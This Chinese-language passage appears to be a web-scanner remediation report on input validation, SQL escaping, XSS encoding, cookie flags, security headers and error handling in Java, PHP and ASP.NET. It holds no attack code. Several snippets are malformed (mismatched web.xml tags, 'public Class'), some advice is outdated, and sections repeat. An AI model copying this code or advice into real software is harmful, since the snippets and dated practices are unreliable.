J2SE 标准类 **java.util.MessageFormat** 提供使用替换占位符来创建消息的常规方法。**MessageFormat** 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 **ResourceBundle** 和 **MessageFormat** 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefault();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

建议定义定制 **JSP** 标记（如 **displayErrors**），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“**Servlet** 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 **Web** 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 **Servlet** 容器都会报告内部错误消息）。该映射配置在“**Web** 部署描述符（**web.xml**）”中，如以下示例所指定：

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</error-code>
    <exception-type>
```

```

    <location>/errors/internalError.html</error-page>
  </error-page>
</error-page>
...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>

```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```

<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">

```



```

        <html:text property="username" size="16"/>
    </td>
</tr>
<tr>
<td align="right">
    <html:submit><bean:message key="button.submit"/></html:submit>
</td>
<td align="right">
    <html:reset><bean:message key="button.reset"/></html:reset>
</td>
</tr>
</table>
</html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaserverfaces/>

PHP

SQL 注入

** 过滤用户输入

将任何数据传给 SQL 查询之前，应始终先使用筛选技术来适当过滤。这无论如何强调都不为过。过滤用户输入可让许多注入缺陷在到达数据库之前便得到更正。

** 对用户输入加引号

不论任何数据类型，只要数据库允许，使用单引号括住所有用户数据，始终是好的观念。MySQL 允许此格式化技术。

** 转义数据值

如果使用 MySQL 4.3.0 或更新的版本，您应该用 `mysql_real_escape_string()` 来转义所有字符串。如果使用旧版的 MySQL，便应该使用 `mysql_escape_string()` 函数。如果未使用 MySQL，您可以选择使用特定数据库的特定换码功能。如果不知道换码功能，您可以选择使用较一般的换码功能，例如，`addslashes()`。

如果使用 PEAR DB 数据库抽象层，您可以使用 `DB::quote()` 方法或使用 `?` 之类的查询占位符，它会自动转义替换占位符的值。

参考资料

http://ca3.php.net/mysql_real_escape_string

http://ca.php.net/mysql_escape_string

<http://ca.php.net/addslashes>

<http://pear.php.net/package-info.php?package=DB>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：**[1]** 必需字段**[2]** 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）**[3]** 字段长度**[4]** 字段范围**[5]** 字段选项**[6]** 字段模式**[7]** cookie 值**[8]** **HTTP** 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。**[3]** 字段长度“始终”确保输入参数（**HTTP** 请求参数或 cookie 值）有最小长度和/或最大长度的限制。**[4]** 字段范围始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 **Web** 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。**[6]** 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 **cookie** 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > ' % ;) (& +

PHP 包含一些自动化清理实用程序函数，如 `htmlentities()`：

```
$input = htmlentities($input, ENT_QUOTES, UTF-8);
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 **Content-Type** 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 **cookie** 中存储敏感数据且通过 **SSL** 来传输时，请确保先在 **HTTP** 响应中设置 **cookie** 的安全标志。这将会指示浏览器仅通过 **SSL** 连接来使用该 **cookie**。

为了保护 **cookie**，您可以使用以下代码示例：

```
<?php

$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 **HttpOnly** 标志。当 **HttpOnly** 标志设置为 **TRUE** 时，将只能通过 **HTTP** 协议来访问 **cookie**。这意味着无法用脚本语言（如 **JavaScript**）来访问 **cookie**。该设置可有效地帮助减少通过 **XSS** 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 **PHP 5.2.0** 中添加了 **HttpOnly** 标志。

引用[1] 使用 **HTTP** 专用 **cookie** 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] **PHP** 安全协会：

<http://phpsec.org/>

[3] **PHP** 和 **Web** 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

跨站点脚本编制

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段

数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。
[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。[4] 字段范围

始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 SELECT HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 userName 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > " ' % ;) (& +

PHP 包含一些自动化清理实用程序函数，如 `htmlspecialchars()`：

```
$input = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 Content-Type 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 **cookie**，您可以使用以下代码示例：

```
<?php
    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;

    setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
?>
```

此外，我们建议您使用 **HttpOnly** 标志。当 **HttpOnly** 标志设置为 **TRUE** 时，将只能通过 **HTTP** 协议来访问 **cookie**。这意味着无法用脚本语言（如 **JavaScript**）来访问 **cookie**。该设置可有效地帮助减少通过 **XSS** 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 **PHP 5.2.0** 中添加了 **HttpOnly** 标志。

引用[1] 使用 **HTTP** 专用 **cookie** 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] **PHP** 安全协会：

<http://phpsec.org/>

[3] **PHP** 和 **Web** 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

通过框架钓鱼

链接注入（便于跨站请求伪造）

发现数据库错误模式

** 过滤用户输入

将任何数据传给 **SQL** 查询之前，应始终先使用筛选技术来适当过滤。这无论如何强调都不为过。过滤用户输入可让许多注入缺陷在到达数据库之前便得到更正。

** 对用户输入加引号

不论任何数据类型，只要数据库允许，便用单引号括住所有用户数据，始终是好的观念。**MySQL** 允许此格式化技术。

** 转义数据值

如果使用 **MySQL 4.3.0** 或更新的版本，您应该用 `mysql_real_escape_string()` 来转义所有字符串。如果使用旧版的 **MySQL**，便应该使用 `mysql_escape_string()` 函数。如果未使用 **MySQL**，您可以选择使用特定数据库的特定换码功能。如果不知道换码功能，您可以选择使用较一般的换码功能，例如，`addslashes()`。

如果使用 **PEAR DB** 数据库抽象层，您可以使用 `DB::quote()` 方法或使用 `?` 之类的查询占位符，它会自动转义替换占位符的值。

参考资料

http://ca3.php.net/mysql_real_escape_string

http://ca.php.net/mysql_escape_string

<http://ca.php.net/addslashes>

<http://pear.php.net/package-info.php?package=DB>

** 输入数据验证：虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端

验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：**[1]** 必需字段**[2]** 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）**[3]** 字段长度**[4]** 字段范围**[5]** 字段选项**[6]** 字段模式**[7]** **cookie** 值**[8]** **HTTP** 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。**[1]** 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 **cookie** 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。**[3]** 字段长度“始终”确保输入参数（**HTTP** 请求参数或 **cookie** 值）有最小长度和/或最大长度的限制。**[4]** 字段范围始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 **Web** 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。**[6]** 字段模式始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**^[a-zA-Z0-9]+\$**

[7] cookie 值

适用于 **cookie** 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应**[8-1]** 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 **HTML**。这些是 **HTML** 敏感字符：**< > " ' % ;) (& +**

PHP 包含一些自动化清理实用程序函数，如 **htmlentities()**：

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 **UTF-7** 变体，您应该显式定义响应的 **Content-Type** 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<?php

$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 HttpOnly 标志。当 HttpOnly 标志设置为 TRUE 时，将只能通过 HTTP 协议来访问 cookie。这意味着无法用脚本语言（如 JavaScript）来访问 cookie。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 HttpOnly 标志。

引用[1] 使用 HTTP 专用 cookie 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

JSON 中反映的未清理用户输入

**** 输入数据验证：**

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最

小长度和/或最大长度的限制。[4] 字段范围

始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 `cookie` 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：`< > " ' % ;) (& +`

PHP 包含一些自动化清理实用程序函数，如 `htmlspecialchars()`：

```
$input = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 `Content-Type` 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 `cookie` 中存储敏感数据且通过 **SSL** 来传输时，请确保先在 **HTTP** 响应中设置 `cookie` 的安全标志。这将会指示浏览器仅通过 **SSL** 连接来使用该 `cookie`。

为了保护 `cookie`，您可以使用以下代码示例：

```
<?php
$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 `HttpOnly` 标志。当 `HttpOnly` 标志设置为 `TRUE` 时，将只能通过 **HTTP** 协议来访问 `cookie`。这意味着无法用脚本语言（如 **JavaScript**）来访问 `cookie`。该设置可有效地帮助减少通过 **XSS** 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 **PHP 5.2.0** 中添加了 `HttpOnly` 标志。

引用[1] 使用 **HTTP** 专用 `cookie` 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] **PHP** 安全协会：

<http://phpsec.org/>

[3] **PHP** 和 **Web** 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

该任务修复的问题类型

- 使用 HTTP 动词篡改的认证旁路

常规

如果使用基于 HTTP 方法的访问控制，配置 web 服务器以仅允许所需 HTTP 方法。

确保配置的确限制未列出的方法：

在 Apache `.htaccess` 文件中：避免使用有问题的“LIMIT”伪指令。使用“LimitExcept”伪指令。

在 JAVA EE 中，避免在访问控制策略中使用 `<http-method>` 元素。

在 ASP.NET 授权中，在允许所需动词的白名单之后，使用 `<deny verbs="*" users="*" />`。

该任务修复的问题类型

- 过度许可的 CORS 访问测试

常规

准备可信站点的列表，并将它们设置为“Access-Control-Allow-Origin”头的值。如果外部访问权不需要该值，请完全地除去该头。

该任务修复的问题类型

- 自动填写未对密码字段禁用的 HTML 属性

常规

如果“input”元素的“password”字段中缺失“autocomplete”属性，请进行添加并将其设置为“off”。
如果“autocomplete”属性设置为“on”，请将其更改为“off”。

例如：易受攻击站点：

```
<form action="AppScan.html" method="get">
  Username: <input type="text" name="firstname" /><br />
  Password: <input type="password" name="lastname" />
  <input type="submit" value="Submit" />
</form>
```

非易受攻击站点：

```
<form action="AppScan.html" method="get">
  Username: <input type="text" name="firstname" /><br />
  Password: <input type="password" name="lastname" autocomplete="off"/>
  <input type="submit" value="Submit" />
</form>
```

低

将您的服务器配置为使用“Content-Security-Policy”头

TOC

该任务修复的问题类型

- 缺少“Content-Security-Policy”头

常规

将您的服务器配置为发送“Content-Security-Policy”头。对于 Apache，请参阅：

http://httpd.apache.org/docs/2.2/mod/mod_headers.html

对于 IIS，请参阅：

<https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx>

对于 nginx，请参阅：

http://nginx.org/en/docs/http/ngx_http_headers_module.html

低

将您的服务器配置为使用“X-Content-Type-Options”头

TOC

该任务修复的问题类型

- 缺少“X-Content-Type-Options”头

常规

将您的服务器配置为在所有传出请求上发送值为“nosniff”的“X-Content-Type-Options”头。对于 Apache，请参阅：

http://httpd.apache.org/docs/2.2/mod/mod_headers.html

对于 IIS，请参阅：

<https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx>

对于 nginx，请参阅：

http://nginx.org/en/docs/http/nginx_headers_module.html

低

将您的服务器配置为使用“X-XSS-Protection”头

TOC

该任务修复的问题类型

- 缺少“X-XSS-Protection”头

常规

将您的服务器配置为在所有传出请求上发送值为“1”（例如已启用）的“X-XSS-Protection”头。对于 Apache，请参阅：

http://httpd.apache.org/docs/2.2/mod/mod_headers.html

对于 IIS，请参阅：

<https://technet.microsoft.com/pl-pl/library/cc753133%28v=ws.10%29.aspx>

对于 nginx，请参阅：

http://nginx.org/en/docs/http/nginx_headers_module.html

低

将每个第三方脚本/链接元素支持添加到 SRI(Subresource Integrity)。

TOC

该任务修复的问题类型

- SRI (Subresource Integrity) 的检查

常规

将子资源完整性添加到源不在您的域中的每个脚本/链接。

W3C 子资源完整性：

<https://www.w3.org/TR/SRI/>

SRI 散列生成器：

<https://srihash.org>

不支持 SRI 的样本脚本元素：

```
<script src="https://example.com/example-framework.js"
  crossorigin="anonymous"></script>
```

支持 SRI 的样本脚本元素：

```
<script src="https://example.com/example-framework.js"
  integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQ1GY11kPzQh01wx4JwY8wC"
  crossorigin="anonymous"></script>
```

低

检查链接，确定它是否确实本应包含在 Web 应用程序中

TOC

该任务修复的问题类型

- 未分类站点的链接

常规

验证该链接是否确实应包含在 Web 应用程序中。如果不是，您可能会希望确定如何将其包含在内。

低

请勿接受在查询字符串中发送的主体参数

TOC

该任务修复的问题类型

- 查询中接受的主体参数

常规

重新对应用程序编程以禁用对查询中列出的 POST 参数的处理

低

除去 HTML 注释中的敏感信息

TOC

该任务修复的问题类型

- HTML 注释敏感信息泄露

常规

- [1] 请勿在 HTML 注释中遗留任何重要信息（如文件名或文件路径）。
- [2] 从生产站点注释中除去以前（或未来）站点链接的跟踪信息。
- [3] 避免在 HTML 注释中放置敏感信息。
- [4] 确保 HTML 注释不包括源代码片段。
- [5] 确保程序员没有遗留重要信息。

低

除去 Web 站点中的内部 IP 地址

TOC

该任务修复的问题类型

- 发现内部 IP 泄露模式

常规

内部 IP 通常显现在 Web 应用程序/服务器所生成的错误消息中，或显现在 HTML/JavaScript 注释中。

- [1] 关闭 Web 应用程序/服务器中有问题的详细错误消息。
- [2] 确保已安装相关的补丁。
- [3] 确保内部 IP 信息未留在 HTML/JavaScript 注释中。

低

验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

TOC

该任务修复的问题类型

- 应用程序错误
- 整数溢出

常规

应用程序错误

- [1] 检查入局请求，以了解所有预期的参数和值是否存在。当参数缺失时，发出适当的错误消息，或使用缺省值。
- [2] 应用程序应验证其输入是否由有效字符组成（解码后）。例如，应拒绝包含空字节（编码为 %00）、单引号、引号等的输入值。
- [3] 确保值符合预期范围和类型。如果应用程序预期特定参数具有特定集中的值，那么该应用程序应确保其接收的值确实属于该集合。例如，如果应用程序预期值在 10..99 范围内，那么就确保该值确实是数字，且在 10..99 范围内。
- [4] 验证数据是否属于提供给客户端的集合。
- [5] 请勿在生产环境中输出调试错误消息和异常。

整数溢出

- [1] 检查入局请求，以了解所有预期的参数和值是否存在。当参数缺失时，发出适当的错误消息，或使用缺省值。
- [2] 应用程序应验证其输入是否由有效字符组成（解码后）。例如，应拒绝包含空字节（编码为 %00）、单引号、引号等的输入值。
- [3] 确保值符合预期范围和类型。如果应用程序预期特定参数具有特定集中的值，那么该应用程序应确保其接收的值确实属于该集合。例如，如果应用程序预期值在 10..99 范围内，那么就确保该值确实是数字，且在 10..99 范围内。
- [4] 验证数据是否属于提供给客户端的集合。
- [5] 请勿在生产环境中输出调试错误消息和异常。

.Net

应用程序错误

要在 ASP.NET 中禁用调试，请编辑 web.config 文件，使其包含以下属性：

```
<compilation
  debug="false"
/>
```

要获取更多信息，请参阅“HOW TO: Disable Debugging for ASP.NET Applications”，位置如下：

<http://support.microsoft.com/default.aspx?scid=kb;en-us;815157>

您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制（例如，测试验证日期是否有效，或验证值是否在范围内），以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

要确保所有的必需参数都存在于请求中，请使用 “RequiredFieldValidator” 验证控件。该控件确保用户不会跳过 web 表单中的任何条目。

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

[1] “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

[2] “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：在您的代码中，测试页面的 IsValid 属性。该属性会将页面上所有验证控件的 IsValid 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 false。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 IsValid 属性。

整数溢出

要在 ASP.NET 中禁用调试，请编辑 web.config 文件，使其包含以下属性：

```
<compilation
```

```
debug="false"  
/>
```

要获取更多信息，请参阅“HOW TO: Disable Debugging for ASP.NET Applications”，位置如下：
<http://support.microsoft.com/default.aspx?scid=kb;en-us;815157>

